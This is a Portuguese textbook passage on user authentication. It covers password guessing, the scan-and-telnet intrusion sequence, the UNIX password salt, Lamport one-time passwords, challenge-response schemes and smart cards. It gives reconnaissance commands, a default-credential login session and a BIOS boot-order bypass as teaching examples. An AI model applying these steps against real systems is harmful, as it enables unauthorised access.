Todo sistema computacional seguro deve exigir a autenticação de todos os usuários no momento de conexão. Afinal de contas, se o sistema operacional não pode garantir quem é o usuário, ele não pode saber os arquivos e recursos que esse usuário pode acessar. Embora a autenticação possa parecer um assunto trivial, ela é um pouco mais complicada do que se pode esperar.

A autenticação de usuário é uma das coisas implicadas no que dissemos ser 'a ontogenia recapitula a filogenia' na Seção 1.5.7. Os primeiros computadores de grande porte, como o ENIAC, não possuíam um sistema operacional e muito menos um procedimento de acesso ao sistema (login). Mais tarde, os computadores de grande porte cujos sistemas trabalhavam em lotes e por tempo compartilhado tinham, em geral, um procedimento de acesso ao sistema para autenticar os trabalhos e os usuários.

Os primeiros minicomputadores (por exemplo, o PDP-1 e o PDP-8) não apresentavam um procedimento de acesso ao sistema, mas, com a disseminação do UNIX no minicomputador PDP-11, a obtenção do acesso ao sistema se tornou novamente necessária. Os primeiros computadores pessoais (por exemplo, o Apple II e os primeiros IBM PCs) não tinham um procedimento de acesso ao sistema, mas os sistemas operacionais de computadores pessoais mais sofisticados, como o Linux e o Windows Vista, precisam de um procedimento de acesso seguro (embora os usuários mais ingênuos possam desabilitá-lo). Usar um computador pessoal para ter acesso a servidores em uma LAN (rede local) corporativa sempre requer a obtenção de acesso que não pode ser ignorada pelos usuários. Hoje em dia, muitas pessoas se conectam a computadores remotos (indiretamente) para executar operações bancárias, fazer compras, copiar músicas e realizar outras operações comerciais. Tudo isso requer a autenticação do acesso, o que faz com que a validação do usuário seja um assunto realmente importante.

Sabendo como a autenticação é importante, o próximo passo é encontrar uma boa maneira de fazê-la. A maioria dos métodos de autenticação de usuários para quando eles tentam obter acesso ao sistema baseia-se em um dos três princípios gerais de identificação:

- 1. Alguma coisa que o usuário sabe.
- 2. Alguma coisa que o usuário tem.
- Alguma coisa que o usuário é.

Às vezes dois desses princípios são necessários para segurança adicional. Esses princípios levam a esquemas de autenticação diferentes com diferentes complexidades e propriedades de segurança. Nas próximas seções estudaremos cada um deles.

Quem quiser causar problemas em um sistema particular deve, primeiro, obter acesso àquele sistema, o que significa conseguir passar por qualquer que seja o procedimento de autenticação usado. Popularmente, essas pessoas são chamadas de hackers. Contudo, dentro do mundo da computação, 'hacker' é um termo honroso reservado aos grandes programadores. Embora alguns deles sejam apenas desocupados, a maioria não é. A imprensa trata isso de modo equivocado. Em homenagem aos verdadeiros hackers, usaremos o termo no sentido original e chamaremos de crackers as pessoas que tentam se infiltrar em sistemas de computadores sem autorização. Algumas pessoas fazem distinção entre hackers de chapéu branco, que seriam os 'caras legais', e hackers de chapéu preto, que seriam os 'malvados'. Nossa experiência nos mostra,

contudo, que a maioria dos hackers não sai de casa e não usa chapéu, e, portanto, não é possível distingui-los por esses acessórios.

## 9.4.1 Autenticação usando senhas

A maneira mais amplamente usada de autenticação é pedir que o usuário digite um nome de usuário e uma senha. A proteção por senha é fácil de entender e de implementar. A implementação mais simples mantém uma lista central de pares (login, senha). O nome de entrada digitado é buscado na lista e a senha digitada, comparada à senha armazenada. Se forem coincidentes, o acesso será permitido; do contrário, o acesso será rejeitado.

Não é preciso dizer que, enquanto uma senha estiver sendo digitada, o computador não deve exibir os caracteres digitados, para que olhos curiosos próximos ao terminal não possam vê-los. No Windows, para cada caractere digitado, é mostrado um asterisco. No UNIX, nada é exibido enquanto a senha é digitada. Esses esquemas têm propriedades diferentes. O esquema do Windows pode facilitar aos usuários que não lembram quantos caracteres eles acabaram de digitar, porém revela o tamanho da senha aos 'abelhudos'. Do ponto de vista da segurança, o silêncio vale ouro.

Outra área que ninguém leva muito a sério, mas que traz graves implicações para a segurança, é a ilustrada pela Figura 9.15. Na Figura 9.15(a), é mostrado um procedimento de acesso bem-sucedido, cuja saída do sistema aparece em letras maiúsculas e cuja entrada do usuário aparece em letras minúsculas. Na Figura 9.15(b), vê-se uma tentativa fracassada de um cracker de obter acesso ao Sistema A. Na Figura 9.15(c), é ilustrada uma tentativa fracassada de um cracker obter acesso ao Sistema B.

Na Figura 9.15(b), o sistema se manifesta logo que recebe uma entrada com nome inválido. Isso é um erro, pois o cracker pode ficar tentando entrar com nomes inválidos até encontrar um nome válido. Na Figura 9.15(c), o cracker permanece tentando uma senha e não obtém uma resposta se o login é válido ou não. Tudo o que ele fica sabendo é que a combinação do login e da senha está errada.

A maioria dos notebooks está configurada para exigir um nome de usuário e uma senha de modo a proteger seu conteúdo no caso de perda ou roubo. Embora melhor do que nada, esse recurso não é assim tão eficiente. Qualquer

um que se aposse do notebook pode acessar a configuração do sistema básico de entrada e saída (BIOS) pressionando DEL ou F8 (ou qualquer outra tecla específica que geralmente é mostrada na tela) antes que o sistema operacional seja iniciado. Uma vez lá, é possível alterar a sequência de inicialização e definir que o computador deve iniciar a partir de um dispositivo conectado a uma porta USB que contenha um sistema operacional completo, e não a partir do disco rígido. Concluída a inicialização, o disco rígido pode ser montado (no UNIX) ou acessado como unidade D: (no Windows). Para evitar essa situação, a maior parte dos BIOS permite que seu programa de configuração também seja protegido por senha, de forma a garantir que somente seu proprietário possa alterar a sequência de inicialização. Assim sendo, se você tem um notebook, interrompa a leitura agora, vá definir uma senha para o BIOS e depois volte.

#### Como os crackers invadem

A maioria dos crackers invade apenas se conectando a um computador-alvo (através da Internet, por exemplo) e tentando várias combinações (login, senha) até que encontrem uma que funcione. Muitas pessoas usam seus nomes de alguma maneira como logins. Para Carlos Aparecido Alves, carlos, alves, carlos\_alves, carlos.alves, calves, caalves e caa são possibilidades razoáveis. Equipados com um daqueles livros intitulados 4.096 nomes para seu novo bebê, mais uma lista telefônica repleta de sobrenomes, um cracker pode facilmente formar uma lista informatizada de potenciais logins apropriados aos países que queira atacar (carlos\_alves pode funcionar bem no Brasil ou em Portugal, mas provavelmente não no Japão).

É claro que acertar um login não basta. Deve-se chegar à senha também. Isso é mais fácil do que se pensa. O trabalho clássico sobre segurança por senha foi elaborado por Morris e Thompson (1979) para sistemas UNIX. Eles fizeram uma lista de prováveis senhas como: os primeiros e os últimos nomes, nomes de rua, nomes de cidade, palavras do dicionário com um tamanho moderado (também palavras soletradas de trás para a frente), número de placas de automóvel e pequenas cadeias de caracteres aleatórias. Eles então compararam sua lista com um arquivo de senhas de um sistema para verificar se havia algum acerto. Mais de 86 por cento de todas as senhas estavam em sua lista. Um resultado semelhante foi obtido por Klein (1990).

LOGIN: mauro	LOGIN: carolina	LOGIN: carolina
SENHA: qualquer	NOME INVÁLIDO	SENHA: umdois
LOGIN COM SUCESSO	LOGIN:	LOGIN INVÁLIDO
		LOGIN:
(a)	(b)	(c)

Figura 9.15 (a) Uma autenticação de usuário bem-sucedida. (b) Autenticação de usuário rejeitada após o nome ser informado. (c) Autenticação de usuário rejeitada após o nome e a senha serem informados.

Alguém pode imaginar que usuários mais qualificados escolhem melhor suas senhas, o que seguramente não é verdade. Uma análise de 1997 sobre senhas no distrito financeiro de Londres revelou que 82 por cento das senhas poderiam ser facilmente acertadas. As senhas em geral usavam termos sexuais, expressões ofensivas, nomes de pessoas (ou de um membro da família ou de um atleta famoso), destinos de férias e objetos comuns encontrados em escritórios (Kabay, 1997). Assim, um cracker pode fazer uma lista de potenciais logins e de senhas sem muito trabalho.

O crescimento da rede mundial de computadores piorou ainda mais o problema. Em vez de ter somente uma senha, muitos usuários agora têm muitas. Como lembrar de todas elas é muito difícil, eles tendem a escolher senhas simples e fracas e reutilizá-las em diferentes sites (Florencio e Herley, 2007; Gaw e Felten, 2006).

É de fato relevante se as senhas são fáceis de adivinhar? Sim. Em 1998, uma reportagem do jornal San Jose Mercury News mostrou que um morador de Berkeley, Peter Shipley, havia configurado vários computadores sem uso como discadores de guerra, que discavam todos os dez mil números de telefone de um tronco (por exemplo, (415)770-xxxx), em geral aleatoriamente para não despertar a atenção da companhia telefônica, que desconfia desse tipo de uso e, em geral, tenta detectá-lo. Depois de 2,6 milhões de chamadas, ele localizou 20 mil computadores na Bay Area, 200 dos quais não contavam com qualquer segurança. Ele estimou que um cracker determinado poderia invadir em torno de 75 por cento dos outros que apresentavam alguma segurança (Denning, 1999). E isso foi na época 'jurássica', quando os computadores tinham de discar todos os 2.6 milhões de números de telefone.

Os crackers não estão só na Califórnia. Um cracker australiano tentou a mesma coisa. Entre os vários sistemas que ele invadiu estava um computador do Citibank na Arábia Saudita, que permitiu que ele obtivesse números de cartões de crédito e limites de crédito (em uma das vezes, chegando a 5 milhões de dólares) e registros de transações (incluindo pelo menos uma visita a um bordel). Um cracker amigo dele também invadiu o banco e coletou quatro mil números de cartão de crédito (Denning, 1999). Se tal informação fosse usada de modo inapropriado, o banco, indubitável, enfática e vigorosamente negaria que essa falha fosse possível, alegando que o cliente é que teria permitido o acesso a essa informação.

A Internet surgiu como uma dádiva dos céus para os crackers, pois faz todo o trabalho penoso para eles. Nada de números para discar. Os discadores de guerra agora trabalham assim. Todo computador na Internet tem um endereço IP de 32 bits usado para identificá-lo. Esse endereço também é escrito em notação decimal pontuada como w.x.y.z, sendo cada um dos quatro componentes do endereço IP um número inteiro entre 0 e 255. Um cracker pode testar facilmente se algum computador tem um endereço IP e se está ligado e em execução digitando, para o shell ou prompt do sistema, o comando

#### ping w.x.y.z

se estiver ativo, o computador responderá e o programa ping dirá quanto tempo demorou a ida e a volta em milissegundos (embora alguns sites agora desabilitem o ping para impedir esse tipo de ataque). É fácil escrever um programa que faça ping sistematicamente com vários endereços de IP, de um modo análogo ao discador de guerra. Se for encontrado um computador ativo em w.x.y.z, o cracker pode tentar invadir digitando

#### telnet w.x.y.z

Se a tentativa de conexão for aceita (pode não ser aceita, pois nem todos os administradores de sistema recebem bem as tentativas aleatórias de acesso pela Internet), o cracker pode começar a tentar os logins e as senhas de suas listas. De início, é um processo de tentativa e erro. Contudo, o cracker pode conseguir invadir em poucos minutos e capturar o arquivo de senhas (localizado em /etc/passwd em sistemas UNIX e que normalmente pode ser lido publicamente). Depois, ele começará a coletar informações estatísticas sobre frequências de ocorrência do acesso por usuários para otimizar futuras tentativas.

Muitos daemons de telnet derrubam uma conexão TCP subjacente depois de algumas tentativas de acesso ao sistema sem sucesso, para atrapalhar os crackers. Estes respondem configurando diversos threads em paralelo, a partir de diferentes máquinas, simultaneamente. O objetivo é fazer tantas tentativas por segundo quanto a largura de banda permitir. Do ponto de vista deles, a necessidade de pulverizar o ataque sobre várias máquinas ao mesmo tempo não é uma séria desvantagem.

Em vez de fazer ping em máquinas na ordem do endereço de IP, um cracker pode querer atingir uma empresa específica, uma organização ou uma universidade - por exemplo, a Universidade Foobar em foobar.edu. Para saber qual o endereço IP que a universidade usa, é preciso apenas digitar

#### dnsquery foobar.edu

e o cracker obterá uma lista de alguns dos endereços IP da universidade. Alternativamente, podem ser usados os programas nslookup ou dig. (Outra possibilidade é digitar "DNS query" em qualquer máquina de busca para encontrar um site que realize consultas DNS gratuitas, como o <www.dnsstuff.com>.) Como muitas organizações têm 65.536 endereços consecutivos (uma unidade de alocação comum no passado), uma vez conhecidos os dois primeiros bytes de seu endereço IP (os quais o dnsquery fornece), é fácil fazer um ping para cada um dos seus 65.536 endereços para verificar quais respondem e quais aceitam conexões telnet. A partir daí, é voltar a tentar nomes e senhas, ou seja, um assunto que já foi discutido.

Nem é preciso dizer que todo o processo de começar com um nome de domínio, encontrar os dois primeiros bytes de seus endereços IP, fazer um ping para cada um deles para verificar quais estão ativos, verificar se algum deles aceita conexões telnet e, então, tentar de maneira estatisticamente provável os pares (login, senha) é um processo bastante adequado à automação. Serão necessárias diversas tentativas para invadir mas, se há uma coisa para a qual os computadores são bons, é repetir a mesma sequência de comandos várias vezes até conseguir. Um cracker com uma conexão de alta velocidade — por cabo ou DSL — pode programar o processo de invasão para executar durante o dia todo e, de tempos em tempos, verificar o que conseguiu.

Além de telnet, muitos computadores disponibilizam uma variedade de outros serviços disponível através da Internet. Cada um deles está conectado a uma das 65.536 **portas** associadas a cada endereço IP. Quando um cracker encontra um endereço IP ativo, ele frequentemente executará uma varredura de porta para descobrir o que está disponível. Algumas dessas portas podem oferecer meios adicionais para invadir.

Um ataque por telnet ou varredura de porta é obviamente melhor que um discador de guerra, pois é muito mais rápido (não gasta tempo de discagem) e muito mais barato (não é preciso pagar tarifas telefônicas), mas ele só funciona para máquinas que estejam conectadas à Internet e que aceitem conexões telnet. Contudo, muitas empresas (e quase todas as universidades) aceitam conexões telnet para que os funcionários em uma viagem de negócios ou em um escritório de uma filial (ou estudantes em casa) possam se conectar remotamente.

Não só as senhas dos usuários são frágeis, mas, algumas vezes, a senha do root (raiz) também o é. Particularmente, algumas instalações nunca tomam o cuidado de trocar as senhas padrão com as quais os sistemas foram configurados pela primeira vez. Cliff Stoll, um astrônomo de Berkeley, havia observado algumas irregularidades em seu sistema e armou uma armadilha para o cracker que tentava invadi--lo (Stoll, 1989). Ele observou a sessão ilustrada na Figura 9.16 digitada por um cracker que já havia invadido uma máquina do Lawrence Berkeley Laboratory (LBL) e que estava tentando entrar mais uma vez. A conta uucp (UNIX to UNIX copy program — programa de cópia de UNIX para UNIX) é utilizada para o tráfego de rede entre máquinas e detém poder de superusuário; portanto, o cracker estava em uma máquina do Departamento de Energia dos Estados Unidos como superusuário. Felizmente, o LBL não tem projetos de armas nucleares; contudo, seu laboratório coligado, em Livermore, tem. Espera-se que a segurança desses laboratórios melhore, mas há poucas razões para acreditar nisso, uma vez que, em 2000, outro laboratório de armas nucleares, Los Alamos, perdeu um disco rígido repleto de informações selecionadas.

LBL> telnet elxsi

ELXSI AT LBL

LOGIN: root

PASSWORD: root

INCORRECT PASSWORD, TRY AGAIN

LOGIN: guest

PASSWORD: guest

INCORRECT PASSWORD, TRY AGAIN

LOGIN: uucp

PASSWORD: uucp

WELCOME TO THE ELXSI COMPUTER AT LBL

Figura 9.16 Como um cracker invadiu o computador do Departamento de Energia dos Estados Unidos no LBL.

Uma vez que tenha invadido um sistema e se tornado superusuário, um cracker pode instalar um **farejador de pacotes** (packet sniffer) — um software que examina todos os pacotes da rede que chegam e que saem tentando identificar padrões. Um padrão especialmente interessante de identificar é sobre pessoas durante a obtenção de acesso a uma máquina remota, especialmente como superusuário. Essa informação pode ser desviada para fora, em um arquivo, para que o cracker possa pegar mais tarde quando quiser. Desse modo, um cracker que invade uma máquina cuja segurança é frágil pode usá-la para invadir uma máquina com segurança mais rígida.

Há cada vez mais invasões sendo feitas por usuários tecnicamente leigos que apenas executam códigos interpretados (*scripts*) que encontraram na Internet. Esses códigos interpretados fazem ataques de força bruta, conforme descrito anteriormente, ou tentam explorar falhas conhecidas em programas específicos. Os hackers reais referem-se a eles como **script kiddies** ('garotada dos códigos interpretados').

Em geral, o script kiddie não tem um objetivo específico nem pretende roubar alguma informação em particular. Ele quer apenas saber quais máquinas são fáceis de invadir. Alguns deles chegam a pegar uma rede ao acaso para atacar, usando um número aleatório de rede (a parte mais significativa do endereço IP). Então eles testam todas as máquinas da rede para verificar qual responde. Uma vez gerado um banco de dados de endereços IP válidos, cada máquina é atacada em sequência. Como resultado dessa metodologia, pode acontecer de uma nova máquina, em uma instalação militar, ser atacada depois de algumas horas conectada à Internet, mesmo que ninguém, exceto o administrador do sistema, saiba de sua existência.

#### Segurança por senhas do UNIX

Alguns sistemas operacionais (mais antigos) mantêm o arquivo de senhas no disco na forma decriptada, mas protegido pelos mecanismos normais de proteção do sistema.

Manter todas as senhas em um arquivo decriptado no disco é procurar problemas, pois em geral muitas pessoas têm acesso ao disco (administradores, operadores da máquina, pessoal de manutenção, programadores, gerentes e talvez, até mesmo, secretárias).

Uma solução melhor, usada no UNIX, funciona do seguinte modo: o programa de acesso ao sistema pede que o usuário digite seu nome e senha. Esta é imediatamente 'criptografada', usando-se a senha como chave criptográfica de um bloco fixo de dados. Efetivamente, é executada uma função de sentido único, com a senha como entrada e uma função de senha como saída. Esse processo não constitui realmente uma criptografia, mas é mais fácil considerar como se o fosse. Então, o programa de acesso ao sistema lê o arquivo de senhas, que é apenas uma série de linhas em ASCII, uma por usuário, até encontrar uma linha contendo o login do usuário. Se a senha (criptografada) contida nessa linha for a mesma senha criptografada que acabou de ser calculada, será permitida a entrada no sistema; do contrário, a entrada será recusada. A vantagem desse esquema é que ninguém, nem mesmo o superusuário, poderá ver qual é a senha do usuário, pois elas não são armazenadas decriptadas em nenhum lugar do sistema.

Contudo, esse esquema pode ser visto de outra maneira: um cracker primeiro constrói um dicionário de senhas mais comuns, como fizeram Morris e Thompson. Em algum momento, essas senhas são criptografadas usando o algoritmo conhecido. Não importa o quanto esse processo demora, pois ele é feito antes da invasão. Agora, munido de uma lista de pares (senha, senha criptografada), o cracker ataca. Ele lê o arquivo de senhas (publicamente acessível) e captura todas as senhas criptografadas. Essas senhas são comparadas às senhas criptografadas de sua lista. Para cada acerto, o nome de entrada e a senha decriptada são, então, conhecidos. Um programa simples utilizando a linguagem do shell pode automatizar esse processo e resolver isso em uma fração de segundo. Uma execução desse programa desvendaria dezenas de senhas.

Reconhecendo a possibilidade desse ataque, Morris e Thompson descreveram uma técnica que reverte o ataque, tornando-o quase inútil. A ideia deles é associar a cada senha um número aleatório de n bits, chamado sal (salt). O número aleatório é alterado sempre que a senha for alterada. O número aleatório fica armazenado no arquivo de senhas decriptado; portanto, todos podem lê-lo. Em vez de apenas armazenar a senha criptografada no arquivo de senhas, a senha e o número aleatório são, primeiro, concatenados e depois juntamente criptografados. Esse resultado encriptado é armazenado no arquivo de senhas, conforme mostra a Figura 9.17 para um arquivo de senhas com cinco usuários — Barbara, Tony, Laura, Mark e Deborah. Cada usuário tem uma linha no arquivo, com três entradas separadas por vírgulas: login, sal e senha + sal criptografado. A notação e(Dog, 4238) representa o resultado da concatenação da senha de Barbara, Dog, com seu sal atribuído aleato-

Barbar	ra, 4238, e(Dog4238)
Tony,	2918, e(6%%TaeFF2918)
Laura,	6902, e(Shakespeare6902)
Mark,	1694, e(XaB@Bwcz1694)
Debora	ah, 1092, e(LordByron,1092)

Figura 9.17 O uso de sal no combate à pré-computação de senhas encriptadas.

riamente, 4238, e a execução da função de criptografia, e. O resultado da criptografia é que fica armazenado como o terceiro campo da entrada de Barbara.

Agora considere as implicações para um cracker que queira construir uma lista de senhas mais comuns, criptografá-las e salvar o resultado em um arquivo ordenado, f, de modo que qualquer senha possa ser facilmente verificada. Se um intruso suspeitar que Dog pode ser uma senha, não será mais suficiente apenas criptografar Dog e pôr o resultado em f. Ele terá de criptografar 2" cadeias, como Dog0000, Dog0001, Dog0002 e assim sucessivamente e inseri--las todas no arquivo f. Essa técnica aumenta o tamanho de  $f \text{ em } 2^n$ . O UNIX usa esse método com n = 12.

Para uma maior segurança, algumas versões mais modernas do UNIX fazem com que o próprio arquivo de senhas seja ilegível, porém fornecem um programa para verificar suas entradas quando forem requisitadas, adicionando um atraso suficiente para atrapalhar bastante qualquer intruso. A combinação do sal com o arquivo de senhas ilegíveis, a não ser indiretamente (e lentamente), pode oferecer resistência à maioria dos ataques.

## Senhas de uso único

A maioria dos superusuários encoraja seus pobres usuários mortais a trocarem a senha uma vez por mês. Os usuários ignoram. Ainda mais extremo é o procedimento de alterar senhas todas as vezes, o que cria senhas de uso único. Quando são usadas, o usuário obtém um livro contendo uma lista de senhas. Cada vez que ele entra no sistema, usa-se a senha seguinte da lista. Se um invasor descobrir uma senha, ele não ganhará nada, pois, na próxima vez, deverá ser digitada uma senha diferente. Sugere-se ao usuário que evite perder o livro de senhas.

Na verdade, um livro não é imprescindível, pois Leslie Lamport inventou um esquema superior, que permite que um usuário acesse o sistema seguramente em uma rede insegura usando senhas de uso único (Lamport, 1981). O método de Lamport pode ser empregado para que um usuário, a partir de um PC em casa, conecte-se a um servidor pela Internet, mesmo que os invasores possam ver e registrar todo o tráfego em ambas as direções. Além disso, não é preciso armazenar informações secretas no sistema de arquivos do servidor nem no PC do usuário. Esse método às vezes é chamado de cadeia de resumo sentido único.

O algoritmo é baseado em uma função de sentido único, isto é, uma função y = f(x), cuja propriedade é: dado x, fica fácil encontrar y, mas, dado y, é computacionalmente inviável encontrar x. A entrada e a saída devem ser do mesmo tamanho — por exemplo, de 256 bits.

O usuário escolhe uma senha secreta e a memoriza. Ele também escolhe um valor inteiro, n, que denota quantas senhas de uso único o algoritmo é capaz de gerar. Por exemplo, considere n = 4, embora na prática o valor de n seja muito maior. Se a senha secreta for s, a primeira senha será obtida executando-se a função de uma via n vezes:

$$P_1 = f(f(f(f(s))))$$

A segunda senha é obtida executando-se a função de uma via n-1 vezes:

$$P_2 = f(f(f(s)))$$

A terceira senha executa f duas vezes e a quarta apenas uma vez. Em geral,  $P_{i-1} = f(P_i)$ . O fato principal a ser percebido é que, dada qualquer senha na sequência, é fácil calcular a senha anterior pela sequência numérica, mas é impossível calcular a próxima. Por exemplo, dada  $P_2$ , é fácil encontrar  $P_1$ , mas é impossível encontrar  $P_3$ .

O servidor é inicializado com  $P_0$ , que corresponde à  $f(P_1)$ . Esse valor é armazenado na entrada do arquivo de senhas, associado ao nome do usuário seguido do valor inteiro 1, indicando que a próxima senha será  $P_1$ . Quando o usuário quiser acessar o sistema pela primeira vez, ele enviará seu nome de entrada para o servidor, que responderá enviando o valor inteiro que está no arquivo de senhas, o valor 1. A máquina do usuário responde com  $P_1$ , que pode ser calculado localmente a partir de s, que acabou de ser digitada. O servidor, então, calcula  $f(P_1)$  e compara com o valor armazenado no arquivo de senhas  $(P_0)$ . Se os valores forem iguais, o acesso será permitido, o inteiro será incrementado para 2 e  $P_1$  sobrescreverá  $P_0$  no arquivo de senhas.

No acesso seguinte ao sistema, o servidor envia um 2, e a máquina do usuário calcula  $P_2$ . O servidor então calcula  $f(P_2)$  e compara com a entrada no arquivo de senhas. Se os valores forem iguais, o acesso será permitido, o inteiro será incrementado para 3 e  $P_2$  sobrescreverá  $P_1$  no arquivo de senhas. O que faz esse esquema funcionar é que, mesmo que um invasor possa capturar  $P_{i'}$  não há como ele calcular  $P_{i+1}$  a partir de  $P_{i'}$  exceto  $P_{i-1'}$ , que já foi usado e agora é inútil. Quando todas as n senhas tiverem sido usadas, o servidor é reiniciado com uma nova chave secreta.

#### Autenticação por resposta a um desafio

Uma variação da ideia de senhas é obrigar cada novo usuário a fornecer uma longa lista de perguntas e respostas que são então armazenadas seguramente no servidor (criptografada, por exemplo). As questões devem ser escolhidas de modo que o usuário não precise escrevê-las. Algumas questões possíveis são

- 1. Quem é a irmã da Mariana?
- 2. Em qual rua ficava sua escola primária?
- 3. O que o professor Elisiário ensinava?

No processo de acesso ao sistema, o servidor faz aleatoriamente uma dessas questões e verifica a resposta. Para tornar isso prático, contudo, são necessários muitos pares de perguntas e respostas.

Outra variação é a **autenticação desafio-resposta**. Nesse caso, o usuário escolhe um algoritmo quando se cadastra como usuário — por exemplo,  $x^2$ . Quando o usuário acessa o sistema, o servidor envia ao usuário um argumento (7, por exemplo) e, nesse caso, o usuário digita 49. O algoritmo pode ser diferente de manhã e à tarde, em diferentes dias da semana, e assim por diante.

Se o terminal do usuário tiver poder computacional real, como um computador pessoal, um PDA (personal digital assistent — assistente digital pessoal) ou um telefone celular, poderá ser empregada uma resposta mais poderosa ao desafio. Antecipadamente, o usuário seleciona uma chave secreta, k, que é inicialmente inserida manualmente no sistema servidor. Também é mantida uma cópia (segura) no computador do usuário. No momento do acesso, o servidor envia um número aleatório, r, para o computador do usuário, que então calcula f(r, k) e envia o resultado de volta, sendo f uma função publicamente conhecida. Ele faz o próprio cálculo e verifica se o resultado enviado está de acordo com o cálculo. A vantagem desse método sobre o esquema por senhas é que, mesmo que um 'araponga' veja e registre todo o tráfego em ambas as direções, ele não saberá nada que o ajude na próxima vez. É claro que a função, f, deve ser complicada o suficiente para que k não possa ser deduzida, mesmo dado um grande conjunto de observações. As funções de resumo criptográfico são uma boa alternativa, sendo o argumento XOR de r e k. Sabe-se que essas funções são de difícil reversão.

## 9.4.2 Autenticação usando um objeto físico

O segundo método de autenticação de usuários consiste em verificar a posse de algum objeto físico e não alguma coisa que eles saibam. Para esse fim, as chaves de metal para portas são usadas há séculos. Atualmente, um objeto físico bastante empregado é o cartão de plástico, que é inserido em um leitor associado ao computador. Em geral, o usuário não deve somente inserir o cartão, mas também digitar uma senha, a fim de impedir que alguém use um cartão perdido ou roubado. Visto desse modo, o uso do caixa automático de um banco ou ATM (automated teller machine — máquina de atendimento automatizado) começa com o usuário se conectando ao computador do banco por um terminal remoto (a máquina do caixa automático), por meio de um cartão de plástico e uma senha (na maioria dos países, um código de identificação pessoal de quatro dígitos, mas isso serve apenas para evitar o custo de colocar um teclado completo em cada ATM).

A informação fica retida nos cartões de plástico por dois tipos de dispositivos: cartões com uma faixa magnética e cartões com um chip. Os cartões com uma faixa magnética podem abrigar cerca de 140 bytes de informação escrita em um pedaço de fita magnética colada nas costas do cartão. Essa informação pode ser lida por um terminal e enviada a um computador central. Muitas vezes a informação contém a senha do usuário (por exemplo, o código de identificação pessoal), para que o terminal possa identificar o usuário, mesmo quando a conexão com o computador principal tenha caído. Normalmente, a senha é criptografada por uma chave conhecida somente pelo banco. Esses cartões custam, cada um, em torno de 10 a 50 centavos de dólar — as variações de preço dependem, por exemplo, da existência de um adesivo holográfico na frente do cartão e do volume da produção. Como meio de identificar usuários em geral, os cartões de faixas magnéticas não são seguros, pois o equipamento que os lê e que escreve neles é barato e bastante difundido.

Os cartões com chip contêm um circuito integrado (chip). Esses cartões podem ser ainda subdivididos em duas categorias: cartões com valores armazenados e cartões inteligentes. Os cartões com valores armazenados contêm uma pequena quantidade de memória (normalmente menos de 1 KB) usando tecnologia ROM para permitir que o valor permaneça mesmo depois que o cartão tenha sido removido do leitor e fique sem alimentação de energia. Não há CPU no cartão e, assim, o valor armazenado deve ser alterado por uma CPU externa (no leitor). Esses cartões são produzidos em massa, aos milhões, por cerca de um dólar, e são usados, por exemplo, como cartões telefônicos pré- -pagos. Quando se faz uma ligação, o telefone apenas reduz o valor no cartão, mas nenhuma cédula muda realmente de mãos. Por isso, esses cartões geralmente são emitidos por uma empresa para serem usados somente em suas máquinas (por exemplo, telefones ou máquinas de venda). Eles poderiam ser usados na autenticação de usuários nos sistemas, pois armazenariam uma senha de 1 KB que seria enviada pelo leitor para um computador central, mas isso raramente é feito.


Contudo, nos dias de hoje, muito do trabalho sobre segurança está concentrado nos cartões inteligentes, que têm algo como uma CPU de 8 bits e 4 MHz, 16 KB de ROM, 4 KB de ROM, 512 bytes de RAM e um canal de comunicação com o leitor de 9.600 bps. Os cartões estão ficando mais inteligentes com o tempo, mas encontram-se restritos a vários fatores, entre eles a profundidade do chip (já que ele fica embutido no cartão), a largura do chip (não pode quebrar quando o usuário flexiona o cartão) e o custo (normalmente de 1 a 20 dólares, dependendo da capacidade da CPU, do tamanho da memória e da presença ou não de um coprocessador criptográfico).

Os cartões inteligentes podem ser usados para conter dinheiro, como nos cartões de valor armazenado, mas com uma segurança e uma universalidade muito maiores. Os cartões podem ser carregados com dinheiro em um caixa automático ou em casa, por telefone, usando-se um leitor especial fornecido pelo banco. Quando inserido em um leitor de um comerciante, o usuário pode autorizar o cartão a deduzir uma certa quantia de dinheiro do cartão (digitando SIM), fazendo com que o cartão envie uma pequena mensagem criptografada ao comerciante. Mais tarde, o comerciante pode transferir a mensagem para um banco, a fim de ser creditado pela quantia paga.

A grande vantagem dos cartões inteligentes — por exemplo, com relação aos cartões de crédito e de débito é que eles não precisam de uma conexão on-line com um banco. Tente comprar um chocolate em uma loja e insista em pagar com um cartão de crédito. Se o comerciante não aceitar, diga que você não tem dinheiro vivo. Você descobrirá que o comerciante não vai gostar muito da ideia (porque os custos da administradora de cartões reduzem o lucro sobre a venda do item). Isso torna os cartões inteligentes úteis para compras em pequenas lojas, para pagar telefone, para parquímetros, para máquinas de venda e muitos outros dispositivos que normalmente requerem fichas ou moedas. Eles estão sendo amplamente usados na Europa e cada vez mais difundidos em todos os lugares.

Os cartões inteligentes têm muitos outros usos potenciais (por exemplo, codificar com segurança as alergias dos titulares e outras condições de saúde para uso em emergências), mas este não é o momento para abordar esse assunto. Nosso interesse aqui é como eles podem ser usados para autenticação segura de acesso ao sistema. O conceito básico é simples: um cartão inteligente é pequeno, é um computador que pode engajar-se em uma discussão (chamada de protocolo) com um computador central para autenticar o usuário. Por exemplo, um usuário que queira comprar algo em um site de comércio eletrônico insere um cartão inteligente em um leitor, em casa, conectado a seu computador pessoal. O site de comércio eletrônico não somente usaria o cartão inteligente para autenticar o usuário de maneira mais segura que uma senha, mas também poderia deduzir o valor da compra diretamente do cartão inteligente, eliminando grande parte da sobrecarga (e do risco) associada ao uso de cartões de crédito para compras on-line.

Há vários esquemas de autenticação que podem ser empregados com um cartão inteligente. Um simples esquema de desafio-resposta funciona da seguinte maneira: o servidor envia um número aleatório de 512 bits para um cartão inteligente, que, então, adiciona a esse número a senha do usuário de 512 bits armazenada na ROM do cartão. A soma é, então, elevada ao quadrado e, do resultado, os 512 bits do meio são enviados de volta ao servidor, que conhece a senha do usuário e pode calcular se o resultado está ou não correto. A sequência é mostrada na Figura 9.18. Se um 'araponga' vê as duas mensagens, não terá muito sentido para ele e gravá-la para usá-la no futuro não será útil, pois, no próximo login, será enviado um número aleatório diferente de 512 bits. É claro que pode ser usado



I Figura 9.18 Uso de um cartão inteligente para autenticação.

um algoritmo mais complicado que simplesmente elevar ao quadrado, e em geral isso é feito.

